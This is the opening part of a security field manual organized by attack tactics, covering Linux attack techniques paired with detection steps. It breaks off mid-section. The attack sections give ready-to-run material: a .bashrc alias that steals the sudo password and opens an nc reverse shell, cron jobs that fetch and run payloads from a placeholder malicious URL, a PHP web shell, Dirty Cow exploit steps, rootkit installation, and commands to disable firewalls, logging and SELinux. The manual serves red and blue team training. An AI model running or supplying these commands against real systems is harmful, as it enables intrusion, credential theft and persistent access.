# THE COMPLETE TEAM FIELD MANUAL

By Allyson Brian

# **TABLE OF CONTENTS**

- <u>1</u> <u>\*NIX</u>
  - 1.1 GENERAL INFORMATION
    - <u>1.1.1 Linux Kernels</u>
    - 1.1.2 Linux Common Directories and Configuration Files
    - <u>1.1.3</u> Linux System Information
    - 1.1.4 Linux Network Commands
    - 1.1.5 Linux Basic and Administrative Commands
  - 1.2 INITIAL ACCESS
    - <u>1.2.1</u> <u>ATTACK</u>
    - <u>1.2.2</u> DETECTION
  - 1.3 EXECUTION
    - <u>1.3.1</u> <u>ATTACK</u>
    - <u>1.3.2</u> DETECTION
  - <u>1.4 PERSISTENCE</u>
    - <u>1.4.1</u> <u>ATTACK</u>
    - 1.4.2 DETECTION
  - 1.5 PRIVILEGE ESCALATION
    - <u>1.5.1</u> <u>ATTACK</u>
    - 1.5.2 DETECTION
  - 1.6 DEFENSE EVASION
    - <u>1.6.1</u> <u>ATTACK</u>
    - 1.6.2 DETECTION
  - <u>1.7</u> <u>CREDENTIAL ACCESS</u>
    - <u>1.7.1</u> <u>ATTACK</u>
    - <u>1.7.2</u> <u>DETECTION</u>
  - <u>1.8 DISCOVERY</u>
    - <u>1.8.1</u> <u>ATTACK</u>
    - <u>1.8.2</u> <u>DETECTION</u>

1.9 LATERAL MOVEMENT

- <u>1.9.1</u> <u>ATTACK</u>
- 1.9.2 DETECTION
- 1.10 COLLECTION
  - <u>1.10.1</u> ATTACK
  - 1.10.2 DETECTION
- 1.11 COMMAND AND CONTROL
  - 1.11.1 Relevant Information
  - <u>1.11.2</u> <u>ATTACK</u>
  - 1.11.3 DETECTION
- 1.12 EXFILTRATION
  - <u>1.12.1</u> <u>ATTACK</u>
  - 1.12.2 DETECTION
- <u>2</u> <u>WINDOWS</u>
  - 2.1 GENERAL INFORMATION
    - 2.1.1 <u>Windows NT versions</u>
    - 2.1.2 Commonly Used Windows Registry Locations
    - 2.1.3 <u>Windows Directories</u>
    - 2.1.4 Windows cmd basics
    - 2.1.5 <u>Windows powershell</u>
  - 2.2 INITIAL ACCESS
    - 2.2.1 <u>ATTACK</u>
    - 2.2.2 DETECTION
  - 2.3 EXECUTION
    - 2.3.1 <u>ATTACK</u>
    - 2.3.2 DETECTION
  - 2.4 PERSISTENCE
    - <u>2.4.1</u> <u>ATTACK</u>
    - 2.4.2 DETECTION

- 2.5 PRIVILEGE ESCALATION
  - 2.5.1 <u>ATTACK</u>
  - 2.5.2 DETECTION
- 2.6 DEFENSE EVASION
  - <u>2.6.1</u> <u>ATTACK</u>
  - 2.6.2 DETECTION
- 2.7 CREDENTIAL ACCESS
  - <u>2.7.1</u> <u>ATTACK</u>
  - 2.7.2 DETECTION
- 2.8 DISCOVERY
  - <u>2.8.1</u> <u>ATTACK</u>
  - 2.8.2 DETECTION
- 2.9 LATERAL MOVEMENT
  - <u>2.9.1 ATTACK</u>
  - 2.9.2 DETECTION
- 2.10 COLLECTION
  - 2.10.1 Relevant Information Attack
  - 2.10.2 **DETECTION**
  - 2.10.3 MITIGATION
- 2.11 COMMAND AND CONTROL
  - 2.11.1 RELEVANT INFORMATION
  - <u>2.11.2</u> <u>ATTACK</u>
  - 2.11.3 Detection
- 2.12 EXFILTRATION
  - <u>2.12.1</u> <u>ATTACK</u>
  - 2.12.2 DETECTION
- <u>3</u> <u>Network</u>
  - 3.1 GENERAL INFORMATION
    - 3.1.1 Common Ports

#### <u>3.2 IPV4</u>



- 3.2.1 IPv4 Header
- 3.2.2 IPv4 ICMP Header
- 3.2.3 IPv4 Subnet Class Ranges
- 3.2.4 ICMPv4 Type Codes
- <u>3.2.5</u> <u>IPv6</u>
- 3.2.6 <u>TCP Header</u>
- 3.2.7 UDP Header
- 3.2.8 DNS Header
- 3.2.9 ARP Header
- 3.2.10 TTL and Windows Size by OS
- 3.2.11 Common Wireshark Filters
- <u>3.3</u> <u>ATTACK</u>
  - <u>3.3.1</u> ARP Cache Poisoning
  - 3.3.2 DNS Spoofing
  - 3.3.3 Switch Flood
  - 3.3.4 Rogue IPv6 Attack
  - 3.3.5 Network Scans
  - <u>3.3.6</u> Denial of Service
- 3.4 DETECTION
- 4 <u>Container Breakout</u>
  - 4.1 KUBERNETES
    - 4.1.1 Determine if you are on kubernetes cluster
    - 4.1.2 Kubernetes enumeration
    - 4.1.3 Kubernetes Pod RBAC Breakout
  - 4.2 DOCKER
    - 4.2.1 Determine if you are on docker container
- <u>5</u> <u>OSINT</u>
  - 5.1 recong-ng

- 5.2 <u>theHarvester</u>
- 6 Malware Analysis
  - 6.1 STATIC ANALYSIS
    - 6.1.1 Executable Packing
    - 6.1.2 Hash Check
    - 6.1.3 Strings Check
    - 6.1.4 Inspect Portable Executable
    - 6.1.5 PE Disassembly
  - 6.2 DYNAMIC ANALYSIS
    - <u>6.2.1</u> <u>Setup</u>
    - 6.2.2 Common Tools Used
- 7 Attack Frameworks
  - 7.1 Metasploit
  - 7.2 Meterpreter
  - 7.3 PowerShell Empire
    - 7.3.1 Host Tools
    - 7.3.2 Network Tools
    - 7.3.3 Common Zeek/Bro Options
    - 7.3.4 NetworkMiner
    - <u>7.3.5</u> <u>Moloch</u>
    - <u>7.3.6</u> Suricata
    - <u>7.3.7</u> <u>Snort</u>
    - <u>7.3.8</u> <u>Nmap</u>
    - 7.3.9 Wireshark
- <u>8</u> <u>Wireless</u>
  - 8.1 Attack
    - <u>8.1.1</u> <u>WEP</u>
    - <u>8.1.2</u> <u>WPA</u>
    - <u>8.1.3</u> Evil Twin

8.1.4 Mac Spoofing

- 8.2 Detection
  - 8.2.1 Wireshark detect WiFi DOS
  - <u>8.2.2 Kismet</u>
- <u>9</u> Database
  - <u>9.1 MYSQL</u>
  - 9.2 POSTGRESQL
  - <u>9.3</u> <u>MS SQL</u>
- <u>10</u> <u>Scripting</u>
  - 10.1 POWERSHELL
  - <u>10.2 PYTHON</u>
  - <u>10.3 BASH</u>
  - 10.4 ASCII TABLE

  - 11.1 USER AGENTS

# 1 \*NIX

# **1.1 GENERAL INFORMATION**

#### 1.1.1 Linux Kernels

Kernel Version	Name (Reason)
1.2.0	Linux '95
1.3.51	Greased Weasel
2.2.1	Brown Paper Bag
2.4.15	Greased Turkey
2.6.2–2.6.3–2.6.4–	Feisty Dunnart
2.6.5-2.6.6-2.6.7-2.6.8-2.6.9	Zonked Quokka
2.6.10- rc1-2.6.10-2.6.11-2.6.12-2.6.13-	Woozy Numbat
2.6.14-rc1-2.6.14-	Affluent Albatross
2.6.15-rc6-2.6.15-2.6.16-	Sliding Snow Leopard
stable: 2.6.16.28-rc2-	Stable Penguin
2.6.17-rc5	Lordi Rules
2.6.17-rc6-2.6.17-	Crazed Snow-Weasel
2.6.18–2.6.19–	Avast! A bilge rat!
2.6.20-rc2-2.6.20-	Homicidal Dwarf Hamster
2.6.21-rc4-2.6.21-	Nocturnal Monster Puppy
2.6.22-rc3–2.6.22-rc4	Jeff Thinks I Should Change This, But To What?

2.6.22-rc5–2.6.22—	Holy Dancing Manatees, Batman!
2.6.23-rc4–2.6.23-rc6	Pink Farting Weasel
2.6.23-rc7-2.6.23-2.6.24-	Arr Matey! A Hairy Bilge Rat!
stable: 2.6.24.1–	Err Metey! A Heury Beelge-a Ret!
2.6.25-rc2–2.6.25–	Funky Weasel is Jiggy wit it
2.6.26-rc6-2.6.26-2.6.27-	Rotary Wombat
stable: 2.6.27.3–	Trembling Tortoise
2.6.28-rc1–2.6.28-rc6	Killer Bat of Doom
2.6.28-rc7–2.6.28–2.6.29-rc8	Erotic Pickled Herring
2.6.29	Temporary Tasmanian Devil
2.6.30-rc4–2.6.30-rc6	Vindictive Armadillo
2.6.30- rc7–2.6.30–2.6.31–2.6.32–2.6.33– 2.6.34-rc4	Man-Eating Seals of Antiquity
2.6.34-rc5-2.6.34-2.6.35	Sheep on Meth
stable: 2.6.35.7–	Yokohama
2.6.36-rc8–2.6.36–2.6.37–2.6.38- 2.6.39	Flesh-Eating Bats with Fangs
3.0-rc1–3.0	Sneaky Weasel
3.1-rc2	Wet Seal
3.1-rc3–3.1	Divemaster Edition (Linus' diving activities)
3.2-rc1-3.2-3.3-3.4-3.5-	Saber-toothed Squirrel
3.6-rc7-3.6-3.7	Terrified Chipmunk
3.8-rc6-3.8-3.9-3.10-	Unicycling Gorilla
stable: 3.8.5–	Displaced Humerus Anterior
stable: 3.9.6–	Black Squirrel Wakeup Call
stable: 3.10.6–	TOSSUG Baby Fish
3.11-rc1–3.11	Linux for Workgroups (20 years of Windows 3.11)
3.12-rc1–	Suicidal Squirrel
3.13-rc1	One Giant Leap for Frogkind (NASA LADEE launch photo)
3.14-rc1	Shuffling Zombie Juror
3.18-rc3	Diseased Newt
4	Hurr durr I'ma sheep
4.1.1	Series 4800

4.3-rc5	Blurry Fish Butt
4.6-rc6	Charred Weasel
4.7-rc1	Psychotic Stoned Sheep
4.9	Roaring Lionus
4.10-rc5	Anniversary Edition
4.10-rc6	Fearless Coyote
4.17-rc4	Merciless Moray
4.19	"People's Front"
4.20-rc4–5.0	Shy Crocodile
5.2-rc2	Golden Lions
5.2	Bobtail Squid
5.4-rc2	Nesting Opossum
5.4-rc5	Kleptomaniac Octopus

# **1.1.2 Linux Common Directories and Configuration Files**

<b>Root Directories</b>		Common Linux Config Files	
Directory	Description	Directory	Description
/	Root Directory	/etc/shadow	Hashes of users password
/bin	Binaries	/etc/passwd	Local Users
/boot	Boot Files (Kernel)	/etc/group	Local Groups
/dev	System Devices	/etc/fstab	Mounting Paritions
/etc	Config Files	/etc/rc.d	runcom startup
/home	User Directory	/etc/init.d	service scripts
/lib	Software Libraries	/etc/hosts	Local DNS
/media	Mount Points	/etc/HOSTNAME	hostname for localhost
/mnt	Temporary Mount Point	/etc/network/interfaces	Network Config File
/opt	3rd Party Software	/etc/profile	System Environment Variables
/proc	Processes	/etc/apt/sources.list	Package sources for APT- GET
/root	Root Home Directory	/etc/resolv.conf	DNS Servers
/run	Run time variables	~/.bash_history	User Bash History
/sbin	Admin Binaries	~/.ssh	SSH Authorized Keys
	Temporary		
/tmp	Files	/var/log	System Log Files

/usr	User Binaries, Libraries	/var/adm	System Log Files
/var	Variable System Files	/var/log/apache/access.log	Apache Connection Log

# 1.1.3 Linux System Information

System Information		
Command	Description	
host <ip></ip>	get Hostname for IP address	
who am i	get the Current User	
W	Show logged in users	
who -a		
last -a	User login history	
ps	running processes	
df	Display free disk space	
uname -a	Shows kernel and OS version	
mount	show mounted drives	
getent passwd	Get entries in passwd(users)	
PATH=\$PATH:/ <directory></directory>	Add to the PATH variable	
kill <pid></pid>	kills process with pid ID	
kill -9 <pid></pid>	force kill process	
cat /etc/issue	show OS information	
cat /etc/`release`		
cat /proc/version	show kernel version	
rpm -i *.rpm	install rpm package	
rpm -qa	show installed packages	
dpkg -i *.deb	install deb package	
dpkgget-selections	show installed packages	
pkginfo	solaris show installed packages	
cat /etc/shells	show location of shell executables	
chmod -x <shell dir=""></shell>	make shell nonexecutable	

# 1.1.4 Linux Network Commands

Network Commands		
<b>Command</b> Description		
watch ss -tp		
netstat -an(t)(u)	(t)TCP and (u)UDP Connections	
netstat -anop	Network with PID	
lsof -i Established Connections		

smb:// <ip>/<sharename></sharename></ip>	access windows SMB
share <user> <ip> c\$</ip></user>	Mount windows share
<pre>smbclient -U <user> \\\\\<ip>\\</ip></user></pre>	Connect SMB
<sharename></sharename>	
ifconfig <interface> <ip>/<cidr></cidr></ip></interface>	Set IP address and Network Mask
ifconfig <interface>:1 <ip>/<cidr></cidr></ip></interface>	Set virtual interface IP addr
route add default gw <ip></ip>	Set default Gateway
ifconfig <interface> mtu <mtu size=""></mtu></interface>	Set MTU size
macchanger -m <mac> int</mac>	Change MAC address
iwlist <interface> scan</interface>	Wifi Scanner
dig -x <ip></ip>	Lookup domain by IP
host <ip></ip>	Lookup domain by IP
host -t <server></server>	
dig @ <ip> <domain> -t AXFR</domain></ip>	Host transfer
host -l domain <namesrv></namesrv>	
ip xfrm state list	Print VPN keys
ip addr add <ip>/<cidr> dev <interface></interface></cidr></ip>	
tcpkill host <ip> and port <port></port></ip>	block ip and port
echo "1" /proc/sys/net/ipv4/ip_forward	
echo "nameserver <ip>" &gt;&gt;</ip>	Add DNS server
/etc/resolv.conf	

#### **1.1.5 Linux Basic and Administrative Commands**

Basic C	Commands	Adminstrative Commands	
Command	Description	Command	Description
ls	List Directory	curl <url></url>	get HTML of webpage
cd	Change Directory	wget <url></url>	retrieve file
mv	Move File	rdesktop <ip></ip>	Remote desktop
man	Manual Pages	ssh <ip></ip>	Secure Shell
mkdir	Make Directory	scp <directory> <user>@<ip>: <directory></directory></ip></user></directory>	Put File
rmdir	Remove Directory	scp <user>@<ip>: <directory> <directory></directory></directory></ip></user>	Get File
touch	Make Empty File	useradd <username></username>	Add User

rm	Remove File	passwd <user></user>	Change User Password
locate	Locate File	rmuser <user></user>	Remove User
pwd	Print Working Directory	script -a <outfile></outfile>	Record Shell
cat	Print Contents	apropos <topic></topic>	Search Man Pages for Topic
ср	Сору	history	Show users bash history
ln	Link	! <number></number>	Executes from number in history
sudo	Super User Do	env	Environment Variables
head	Display Header of File	top	Shows top processes
tail	Display Tail of File	ifconfig	Shows ip address
chmod	change permissions	lsof	Files associated with application

# **1.2 INITIAL ACCESS**

The adversary is trying to get into your network.

Initial Access consists of techniques that use various entry vectors to gain their initial foothold within a network. Techniques used to gain a foothold include targeted spear phishing and exploiting weaknesses on public-facing web servers. Footholds gained through initial access may allow for continued access, like valid accounts and use of external remote services, or may be limited-use due to changing passwords.

# **1.2.1 ATTACK**

# 1.2.1.1 Exposed Services

The following table shows common exploits and the vulnerable OS. There are many services that run on your computer and a service that is vulnerable and exposed can provide an initial attack vector.

Vulnerability	Kernel
CVE-2017-18017	4.11, 4.9 - 4.9.36
CVE-2015-8812	Before 4.5
CVE-2016-10229	Before 4.5
CVE-2014-2523	3.13.6

# 1.2.1.2 Spear phishing

Spear Phishing is one of the more common attack vectors as it targets unsuspecting users. The steps below allow you to use an automated tool to create a spear phishing email.

- 1. git clone <a href="https://github.com/trustedsec/social-engineer-toolkit/set/">https://github.com/trustedsec/social-engineer-toolkit/set/</a>
- 2. cd set3.
- 3. python setup.py install
- 4. setoolkit
- 5. Option 1 for Spear Phishing attack vectors
- 6. Option 2 for FileFormat attack
- 7. Choose fileformat to use default is pdf with embedded EXE
- 8. Choose payload (shell less likely to be caught, more risky)
- 9. Set listening port (port 80 or 443 to blend with web)
  - 10. Option 2 to rename file (name something likely to be opened)
  - 11. Select option 1 for single target or 2 for mass mailer
  - 12. You will be prompted for subject and body
  - 13. Select option 1 to use gmail and option 2 for open relay
  - 14. Wait for user to click on attachment

#### **1.2.1.3 Remote Admin Tools (password required)**

SSH

ssh <user>@<computername or IP>

#### **1.2.2 DETECTION**

#### 1.2.2.1 Spear Phishing

Zeek is a great behavior analysis network tool, and with it you can create custom scripts to look for phishing. There are some great examples on <a href="https://github.com/dhoelzer/ShowMeThePackets/tree/master/Zeek">https://github.com/dhoelzer/ShowMeThePackets/tree/master/Zeek</a>

The following example script was written by dhoelzer and is available from the github above.

```
global domains in emails: set[string];
global addresses from links: set[addr];
event mime entity data (c: connection, length: count, data: string){
 local urls = find all(data, /https*:\/\[^\/]*/);
 if(|urls| == 0) \{ return; \}
 for(url in urls){
       add domains in emails[split string(url, /\/)[2]];}}
event dns A reply (c: connection, msg; dns msg, ans; dns answer, a;
addr){
 if(ans$query in domains in emails){
  add addresses from links[a];}}
event connection SYN packet (c: connection, pkt: SYN packet){
 if(!(c$id$resp h in addresses from links)) { return; }
 if(csidsresp p == 80/tcp) \{
  print fmt ("Phishing related: HTTP connection from %s to %s",
c$id$orig h, c$id$resp h);
  return: }
if(c$id$resp p == 443/tcp) {
  print fmt ("Phishing related: TLS/SSL connection from %s to %s",
c$id$orig h, c$id$resp h);
  return; }
 print fmt (">>> Phishing related: connection to port %d from %s to %s",
c$id$resp p, c$id$orig h, c$id$resp h);}
```

#### 1.2.2.2 Logs

Targeted log collection allows for the best results in finding intrusions, this means that you should build a list of adversary tactics, techniques and procedures (TTPs) and collect the exact logs needed to alert against that TTP. Below are popular logs that can be used to gain insight into an intrusion: User Login/logout, connection information

last -aiF

Look through (SSH) service logs for errors

journelctl\_SYSTEMD\_UNIT=sshd.service | grep "error"

Look for bad login attempts from user

lastb -adF <username>

Search through security logs for potential problems

cat /var/log/secure | grep "user NOT in sudoers" cat /var/log/secure | grep "failed – POSSIBLE BREAK-IN ATTEMPT" cat /var/log/secure | grep "lock" cat /var/log/secure | grep "authentication failure"

# **1.3 EXECUTION**

The adversary is trying to run malicious code.

Execution consists of techniques that result in adversary- controlled code running on a local or remote system. Techniques that run malicious code are often paired with techniques from all other tactics to achieve broader goals, like exploring a network or stealing data. For example, an adversary might use a remote access tool to run a PowerShell script that does Remote System Discovery.

# **1.3.1 ATTACK**

### 1.3.1.1 Bash

```
Bash scripts:

vim <script.sh>

"i"

<script>

"esc"

"wq"

chmod +x <script.sh>

sh <script.sh>

Bash via web:

curl

bash -c "curl -sS <url\command.sh>| bash"
```

Wget

```
bash-c "wget--quiet-O- <ud>command.sh> bash"
```

Source

source <script.sh>

Source Alias

. <script.sh>

#### **1.3.2 DETECTION**

#### 1.3.2.1 Bash History

cat /home/<username>/.bash\_history

#### **1.3.2.2 All Users Bash Commands**

sysdig-c spy\_users

#### **1.3.2.3 Get all running processes**

sudo ps -aux | less

(find specific process)

sudo ps -aux | grep "<process>"

#### 1.3.2.4 Restrict User Bash

chsh-s/bin/rbash <usemame>

#### **1.3.2.5 Remove users .bashrc file**

m/home/[usemame]/.bashrc

#### **1.3.2.6** *Give users restricted shell*

In -s /bin/bash /bin/rbash useradd <usemame>-s /bin/rbash passwd <usemame> mkdir /home/<usemame>/bin (link commands allowed for user Ex) In -s /bin/ls /home/<usemame>/bin/ls chown root. /home/<usemame>/.bash\_profile chmod 755 /home/<usemame>/.bash\_profile vi /home/<usemame>/.bash\_profile (edit PATH to PATH=\$HOME/bin)

# **1.4 PERSISTENCE**

The adversary is trying to maintain their foothold.

Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.

# **1.4.1 ATTACK**

# 1.4.1.1 .bashrc and .bash\_profile

bashrc or .bash\_profile can be used as a persistence mechanism that triggers when a bash shell is opened by adding persistence code to the bash config file.

<example malicious code>

```
{
<var>="<.hidden filename> "
cat \ll EOF > /tmp/\ll var >
 alias sudo='locale=$(locale | grep LANG | cut -d= -f2 | cut -d -f1);if[
\$locale = "en" ]; then echo -n "[sudo] password for \$USER: ";fi;read -s
pwd;echo; unalias sudo; echo "\$pwd" | /usr/bin/sudo -S nohup nc <ip>
ort> -e /bin/bash > /dev/null && /usr/bin/sudo -S '
EOF
if [ -f ~/.bashrc ]; then
  cat /tmp/<var> >> ~/.bashrc
fi
if [-f \sim /.zshrc]; then
  cat /tmp/<var> >> ~/.zshrc
fi
rm /tmp/<var>
}
```

Global .bashrc

echo <malicious code>>>/etc/bash.bashrc

Local .bashrc

```
echo <malicious code>>>~/.bashrc
```

.bash\_profile

#### echo <malicious code>>>~/.bash profile

#### 1.4.1.2 Startup Scripts

/etc/inittab, /etc/init.d, /etc/rc.d, /etc/init.conf, /etc/init

#### Startup Service

VAR="ncat <ip> <port> -e \"/bin/bash -c id;/bin/bash\" 2>/dev/null" sed -i -e "4i \\$VAR" /etc/network/if-up.d/upstart

### 1.4.1.3 Scheduled Tasks (cron jobs)

The persistence technique of scheduled tasks allows attackers to setup a command that will be executed at a scheduled date and time, this is an older technique, but it is still used as it is an effective method of persistence.

### Method 1

```
crontab -e
crontab -l | { cat; echo */11 * * * * wget -O - -q
http://<malicious_url>/pics/<payload.jpg>{sh''; } | crontab -
```

# Method 2

```
(crontab -1 ; echo "@reboot sleep 200 && nc <ip><port>-e
/bin/bash")|crontab 2>/dev/null
```

#### 1.4.1.4 Create User

Regular User:

useradd -r -s /bin/bash <username>

User with root userID and groupID:

```
useradd -o -u 0 -g 0 -d/root -s /bin/bash <username>
echo "<password>" | passwd --stdin <username>
```

# 1.4.1.5 Set UID and GID

UID

sudo chown root <br/>sudo chmod u+s <br/>dinary>

GID

sudo chown root <br/>
binary><br/>
sudo chmod g+s <br/>
binary>

### 1.4.1.6 Web Shell

Example web shell written by King Defacer

php</th
if(!empty(\$_GET['file'])) \$file=\$_GET['file'];
else if(!empty(\$_POST['file'])) \$file=\$_POST['file']; echo ' <pre><p>This is exploit from <a< td=""></a<></p></pre>
href="/" title="Securityhouse">Security House - Shell Center - Edited By KingDefacer labs.
Turkish H4CK3RZ
<b> [Turkish Security Network] - Edited By KingDefacer</b>
PHP 5.2.9 safe_mode & open_basedir bypass
More: <a href="/">Md5Cracking.Com Crew</a>
<form <="" name="form" td=""></form>
action="http://'.\$_SERVER["HTTP_HOST"].htmlspecialchars(\$_SERVER["

<pre>\$hardstyle = explode("/", \$file);</pre>
for(\$a=0;\$a <count(\$hardstyle);\$a++){< td=""></count(\$hardstyle);\$a++){<>
if(!empty(\$hardstyle[\$a])){
if(!file_exists(\$hardstyle[\$a]))
mkdir(\$hardstyle[\$a]);
chdir(\$hardstyle[\$a]);
\$level++;
}
}
while(\$level) chdir("");
<pre>\$ch = curl_init();</pre>
curl_setopt(\$ch, CURLOPT_URL, "file:file:///".\$file);
echo ' <font color="RED"> <textarea cols="120" rows="40">';&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;if(FALSE==curl_exec(\$ch))&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;die('&gt;Sorry File '.htmlspecialchars(\$file).' doesnt exists or you dont have permissions.');&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;echo ' </textarea> </font> '; curl_close(\$ch);
?>
bypass shell:

#### **1.4.2 DETECTION**

#### 1.4.2.1 .bashrc and .bash\_profile

<example detection code>

```
{
#!/bin/bash
MIN=30
MOD=find ./ \( -cmin -$MIN -or -mmin -$MIN -or -amin -$MIN \) -name
'~/.bashrc'
if [ -n "$MOD" ]; then
notify-send -u critical -t 0 -i /usr/share/icons/gnome/32x32/status/dialog-
waming.png ".bashrc config file has been modified"
fi
#detect.sh
}
```

add cron job to check every 30 min

30 \* \* \* \* /bin/bash/<path>/detect.sh

#### 1.4.2.2 Scheduled Tasks (cron jobs)

Look at edit history to crontab

cat/var/log/syslog|grepcron

Edit cron.deny to only allow users that should have access

vim/etc/cron.d/cron.deny

#### 1.4.2.3 Network Traffic

Inspect what services are communicating

netstat -anoptu

**Inspect Startup Scripts** 

cat etc/inittab, cat /etc/init.d, cat /etc/rc.d, cat /etc/init.conf, cat /etc/init

alternatively you can ls -al /etc/init\* and check for modification dates

#### 1.4.2.4 Web Shells

Commands run from web shells are spawned with the parent process as the webserver, to locate the parent process of a command use the following command

# **1.5 PRIVILEGE ESCALATION**

The adversary is trying to gain higher-level permissions.

Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network. Adversaries can often enter and explore a network with unprivileged access but require elevated permissions to follow through on their objectives. Common approaches are to take advantage of system weaknesses, misconfigurations, and vulnerabilities. Examples of elevated access include:

- SYSTEM/root level
- local administrator
- user account with admin-like access
- user accounts with access to specific system or perform specific function

These techniques often overlap with Persistence techniques, as OS features that let an adversary persist can execute in an elevated context.

#### **1.5.1 ATTACK**

First step is to get the kernel version, this can be done with "uname -a", input kernel version into title field on https://www.exploit-db.com/search output kernel specific exploits to gain privilege escalation. Below Dirty Cow is an example of a popular privilege escalation attack.

#### 1.5.1.1 Dirty Cow

If you have linux kernel <= 3.19.0-73.8, then you can use the dirty cow exploit to escalate privileges (uname -a to get kernel version)

wget https://www.exploit-db.com/download/40839 chmod +x 40839 ./40839 <username> su <username>

#### **1.5.1.2 Services with Root Priviliages**

Find processes running with root privileges

ps-aux | grep root

### 1.5.1.3 SUID and GUID

List all files with SUID bit set, this allows executables to run at higher privilege levels, if any programs have the SUID bit set that allow you to escape to the shell you can escalate privileges

Example: If VIM has SUID bit set, so when VIM is executed it would be run as root, you could then execute !sh from VI and get a root shell

find / -perm -u=s -type f 2>/dev/null find / -user root -perm -6000 -type f 2>/dev/null

(set SUID bit) chmod s+u/<dir>/<binary>

# 1.5.1.4 Misconfigured Sudo

Get a list of binaries and commands that can be ran by the user with sudo permissions, if the program can escape to shell you may be able to escalate privileges. Example sudo VIM, escape to shell !sh and user now has a root shell

sudo -l

#### 1.5.1.5 Sudo Caching

Sudo credentials can be cached for an unlimited amount of time

```
sudo sed -i 's/env_reset.*$/env_reset,timestamp_timeout=-1/' /etc/sudoers
sudo visudo -c -f /etc/sudoers
```

# 1.5.1.6 Cron Jobs

Poorly configured cron jobs can allow for privilege escalation, you can use this to search for cron jobs, find world writeable cron jobs and add code to end of job

```
ls -la/etc/cron.d
find / -perm -2 -type f 2>/dev/null | grep <cronname>
echo "code or script" > /path/<cronname>
```

# 1.5.1.7 Vulnerable Root Services

It is possible to use vulnerable services that are running as root to escalate privileges, this is less risky than a kernel exploit as it would only likely crash the service if it fails, and the service will likely restart.

#### **1.5.1.8 Process Injection via Shared Library**

echo <path to payload module.so>>/etc/ld.so.preload

# **1.5.2 DETECTION**

unix-privesc-check is a bash script that was written by pentestmonkey and will automate checking common attack vectors in Linux for privilege escalation vulnerabilities the raw script can be accessed on github here https://raw.githubusercontent.com/pentestmonkey/unix-privesc-check/1\_x/unix-privesc-check

# 1.5.2.1 SUID

List all files with SUID bit set, this allows executables to run at higher privilege levels, it is possible that the executable could allow you to escalate privileges

```
find / -perm -u=s -type f 2>/dev/null
```

(remove SUID bit) chmod s-u /<dir>/<binary>

- Example if nmap has SUID bit set
  - {nmap-interactive}
  - {!sh}
  - Remove SUID bit

#### **1.5.2.2 Sudo Permissions**

List all executables that user is able to run, if any are listed such as shells or programing languages, those can be used to escalate privileges.

sudo -l

- Example if you can sudo python
  - o { sudo python -c 'import pty;pty.spawn("/bin/bash");' }
- Example if you can sudo find

• { sudo find /home -exec sh -i \; }

### 1.5.2.3 Sudo Caching

Sudo credentials can be cached, allowing an attacker to take advantage of a user that enters sudo command, ensure that sudo credentials are not cached

sudo grep Defaults /etc/sudoers (make sure results look like: ) Defaults env\_reset,timestamp\_timeout=0

# 1.5.2.4 Cron Jobs

Poorly configured cron jobs can allow for privilege escalation, you can use this to search for cron jobs, find world writeable cron jobs make sure that the permissions do not allow users to write to the code being executed

ls -la/etc/cron.d find / -perm -2 -type f 2>/dev/null | grep <cronname>

# 1.5.2.5 Vulnerable Root Services

Ensure that no services are running with root permissions, if any services such as Apache are running as root make sure to change them to their own group and user

netstat -antup	
ps -aux   grep root	

# **1.6 DEFENSE EVASION**

The adversary is trying to avoid being detected.

Defense Evasion consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and masquerade their malware. Other tactics' techniques are cross-listed here when those techniques include the added benefit of subverting defenses.

# **1.6.1 ATTACK**

#### 1.6.1.1 Bash History

Adversaries can abuse this by searching these files for cleartext passwords. Additionally, adversaries can use a variety of methods to prevent their own commands. The following commands can disable bash history or clear the history

unset HISTFILE #-> disables history logging

export HISTFILESIZE=0 #-> set maximum length to 0

export HISTSIZE=0 #-> set maximum command length to 0

history -c #-> clear current shell history

rm ~/.bash\_history #-> remove bash history file

echo "" > ~/.bash\_history #.> clear current user bash history

ln /dev/null ~/.bash history -sf #-> send bash history to dev null

#### 1.6.1.2 File Deletion

Adversaries may remove malicious executable files over the course of an intrusion to keep their footprint low or remove them at the end as part of the post-intrusion cleanup process.

shred -n 200 -z -u personalinfo.tar.gz

#### 1.6.1.3 Hidden Files

mv <file> <.hiddenfile>

#### **1.6.1.4** Append Zip File to Image

Add file to image

zip-r<secret.zip>/<path>/<filetohide> cat<file.png><secret.zip>><secret.png>

Access hidden file

unzip secret.png

#### 1.6.1.5 Timestomp

Change atime ( access time )

touch -a --date='yyyy-mm-dd hh:mm:.547775198 +0300" <file>

Change mtime ( modified time )

touch -m --date="yyyy-mm-dd hh:mm:ss.443117094 +0400" <file>

Change ctime ( change time ) – Possible increased risk of detection

NOW=\$(date) sudo date --set "yyyy-mm-dd hh:mm:ss" touch <file> sudo date --set "\$NOW" unset NOW

#### 1.6.1.6 Valid Accounts

Use credentials from a valid account to perform offensive actions

#### 1.6.1.7 Binary Padding

dd if=/dev/zero bs=1 count=1 >> <file>

#### 1.6.1.8 Disable Firewall

Uncomplicated Firewall

sudo ufw disable systemctl disable ufw

firewalld service

sudo systemctl stop firewalld sudo systemctl disable firewalld

iptables

service iptables stop service ip6tables stop

#### 1.6.1.9 Disable Logging

Stop and disable rsyslog

service rsyslog stop systemctl disable rsyslog

Legacy Systems

/etc/init.d/syslog stop

**Disable SElinux** 

setenforce 0

#### 1.6.1.10 Rootkit

Below is an example of a linux rootkit

git clone https://github.com/rootfoo/rootkit cd rootkit make sudo insmod rootkit.ko #to remove sudo rmmod rootkit.ko

Other rootkits that have usable functionality can be found here:

https://github.com/croemheld/lkm-rootkit https://github.com/nurupo/rootkit

#### **1.6.2 DETECTION**

#### 1.6.2.1 Bash History

Change a user's .bash\_history so they cannot delete it, however they could still change env variable to another location or spawn a shell with – noprofile, but this would show in the bash history

sudo chattr +a.bash history

#### 1.6.2.2 Detect rootkits

Option 1:

